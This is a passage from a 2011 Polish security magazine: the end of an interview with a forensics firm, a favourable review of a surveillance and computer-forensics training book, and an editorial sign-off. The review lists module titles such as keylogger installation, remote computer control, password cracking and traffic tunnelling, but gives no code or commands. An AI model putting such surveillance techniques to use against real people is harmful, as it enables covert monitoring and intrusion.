
Firma posiada własne Laboratorium Informatyki Kryminalistycznej, które oczywiście obok prowadzenia działalności zarobkowej prowadzi badania nad zwalczaniem nowoczesnych technik cyberprzestępczości oraz prowadzeniem statystyk i analizę wstępujących ataków informatycznych w Polsce i na całym świecie. Dzięki temu dzielimy się naszymi spostrzeżeniami i wiedzą na licznych konferencjach i spotkaniach z ludźmi o podobnych zainteresowaniach jak nasze, ponieważ obok pracy, którą wykonujemy jest to również nasza pasja.

Dzięki wykwalifikowanej kadrze szkolącej się np. w Stanach Zjednoczonych czy Wielkiej Brytanii prowadzimy szkolenia z zakresu bezpieczeństwa. Posiadamy również certyfikowanych specjalistów z zakresu informatyki śledczej, którzy prowadzą warsztaty z Computer Forensics oparte o oprogramowanie X-Ways Forensics – naszym zdaniem najlepszy program do informatyki śledczej, oferowany przez nas w bardzo niskiej, wręcz śmiesznej w porównaniu z jego możliwościami cenie.

Nasi pracownicy wykładają na uczelniach wyższych oraz w KSSiP, a także na wielu branżowych sympozjach i konferencjach.

Dziękuję za rozmowę.

Wywiad przeprowadził Adrian Gajewski



Metody inwigilacji i elementy informatyki śledczej

Za każdym razem, gdy słyszę słowo „ haker" mam w głowie różne myśli. Przede wszystkim zastanawiam się, kim jest ta osoba, jaki ma zasób wiedzy, doświadczenie. Czy jest to na wyrost powiedziane słowo, czy faktycznie mowa o inteligentnym, zamkniętym w swoim zero-jedynkowym świecie informatyku? Wiele razy słyszałem pod swoim adresem, że jestem bardzo zdolny - jak daleko mi do prawdziwego hakera?

Informacje
Autor:
Artur M. Kalinowski
Wydawnictwo: CSH
Rok wydania: 2011
Ilość stron: 405
Okładka: miękka
Ocena: 9/10
Strona produktu:
http://www.
metodyinwigilacji.pl

Postanowiłem sprawdzić część swojej wiedzy - wybrałem książkę wspomnianą w tytule. Już na samym początku zastanowiło mnie istnienie Szkoły Hakerów. Przyznam, poczułem niemałe zaskoczenie - „znalazła się" nie tylko jedna osoba, ale i grupa ludzi, dzięki którym znaczenie słowa haker nabiera właściwego znaczenia. Mam na myśli osobę o wysokich umiejętnościach informatycznych, szukająca i ewentualnie wykorzystująca słabości w zabezpieczeniach systemów informatycznych. Czytanie przypomina wędrowanie ścieżką etycznego hakingu.

Najlepszym sposobem, by dobrze się bronić jest nic innego, jak znajomość metod ataku. Jednocześnie można użyć inwersji, by przekazać równie ważną informację, która go dotyczy.

Informacje o autorze przeczytałem zanim rozpocząłem lekturę, dzięki temu wiem ,kto pomoże mi odpowiedzieć na pytanie: " jestem hakerem , czy nie?".

Książka podzielona została na sześć doskonale przygotowanych rozdziałów, w których znajduje się aż 117 różnorodnych zagadnień. Nie zabrakło również kodów źródłowych wszystkich omawianych skryptów i aplikacji. Poniżej tematy główne:

1. Podstawy pozyskiwania dowodów działalności użytkownika na komputerze.
2. Pozostawianie śladów działalności w sieci lokalnej i Internecie.
3. Ślady pozostawione w systemie lokalnym.
4. Ograniczanie śladów działalności.
5. Odzyskiwanie dostępu do komputera i łamanie haseł.
6. Techniki z pogranicza hakerstwa.

Każdy z rozdziałów, dodatkowo zawiera podrozdziały napisane językiem umożliwiającym szybkie przyswojenie wiedzy, lub jej odświeżenie.

Zupełnym zaskoczeniem jest dla mnie dodatek: 3 płyty DVD.

Płyta pierwsza zawiera moduły: 00-14

0. Przygotowanie środowiska.
1. Pozyskiwanie ulotnych śladów z MS Windows.
2. Tworzenie kopii dysku w środowisku sieciowym.
3. Przeszukiwanie zasobów w oparciu o czas.
4. Analiza informacji ujawnianych przez przeglądarkę.
5. Analiza informacji ujawnianych w wiadomości e-mail.
6. Zdalne pozyskiwanie danych o użytkowniku i sprzęcie.
7. Zdalne pozyskiwanie adresu IP użytkownika forum.
8. Metody tworzenia obrazów partycji.
9. Ukrywanie danych w strumieniach NTFS.
10. Techniki stenograficzne.
11. Wykorzystywanie tunelowania do ominięcia blokady połączeń.
12. Metody szyfrowania plików i przykłady ich niedoskonałości.
13. Odzyskiwanie i resetowanie haseł w MS Windows.
14. Analiza uruchamianych aplikacji na podstawie Prefetch.

Płyta druga zawiera moduły: 15-30

15. Pozyskiwanie danych z plików stronicowania.
16 Pozyskiwanie danych z plików binarnych i pamięci procesów.
17. Pozyskiwanie danych z plików aplikacji pocztowych.
18. Sporządzanie listy odwiedzanych stron www.
19. Analizowanie zapytań kierowanych do Google.
20. Badanie dostępności komputera w sieci LAN.
21. Sprawdzanie doręczenia wiadomości e-mail.
22. Instalacja keyloggera w systemie.
23. Tworzenie własnych narzędzi do analizy bezpieczeństwa.
24. Zdalna kontrola nad komputerem.
25. Wykorzystywanie konsoli WMI do pozyskiwania śladów.
26. Metody blokowania dostępu do określonych komputerów.
27. Wykorzystywanie DNS cache do analizy odwiedzanych stron www.
28. Wykorzystywanie narzędzia The Sleuth Kit.
29. Odzyskiwanie haseł do FTP.
30. Analiza sytuacji wycieku danych z komputera firmowego.

Obie płyty to niemal 7 godzin nagrań w wysokiej jakości HD.

Płyta trzecia zawiera:

- Backtrack 4.
- OphCrack.
- Slax.
- Free Dos.
- NT password and registy editor.

Przeczytanie książki i zapoznanie się z treścią płyt zajęło mi prawie 4 dni - czas ten uważam za bardzo dobrze spędzony. Udało mi się znaleźć odpowiedź na pytanie, które zadałem sobie przed przystąpieniem do zgłębiania informacji zawartych w „podręczniku". Podsumowując, pragnę powiedzieć, że przygotowanie środowiska do pozyskiwania danych, tworzenie kopii dysku z wykorzystaniem środowiska sieciowego, analiza informacji ujawnianych przez przeglądarkę internetową, techniki stenograficzne nie są tajemnicą - jest tylko jeden warunek: posiadanie wspomnianego przeze mnie wolumenu. To niezbędna pozycja na półce każdego poważnie myślącego o bezpieczeństwie komputerowym człowieka. Gdyby ktoś był ciągle głodny wiedzy , wydawnictwo oferuje także: *Intensywne wprowadzenie do hackingu*, *Raport Specjalny (ataki na sieci bezprzewodowe)*, *Zestaw szkoleniowy – Edycja 2.0* .Proponuję i polecam każdemu – będąc w trakcie czytania jednej ze wspomnianych powyżej książek.

W porozumieniu z wydawcą, przygotowaliśmy dla naszych Czytelników specjalny KOD RABATOWY, dzięki któremu można zamówić to szkolenie 20% TANIEJ. Wystarczy w formularzu zamówienia wpisać kod rabatowy: securitymag. Korzystając z kodu, całkowity koszt szkolenia wraz z wysyłką wynosi 134 zł. Po wypełnieniu formularza można dodać do koszyka inne pozycje wydawnictwa nawet z 50% rabatem

http://www.metodyinwigilacji.pl/

Miejsce na kod znajduję się pod wyborem sposobu płatności.

Zrecenzował:

Łukasz Przyjemski

http://datacentermanager.pl/beta-testerzy/lukasz-przyjemski/

Słowo kończące

Drodzy Czytelnicy,

Dziękujemy za lekturę naszego magazynu. Tematem przewodnim kolejnego wydania będą polityka i standardy bezpieczeństwa

Jeśli macie sugestie odnośnie tematów, które chcielibyście, żeby ukazały się w kolejnych numerach, to prosimy o kontakt z Redakcją.

Aktualne informacje o najbliższym numerze znajdziesz na naszej stronie www.securitymag.pl

Następny numer dostępny on-line ostatniego dnia maja 2011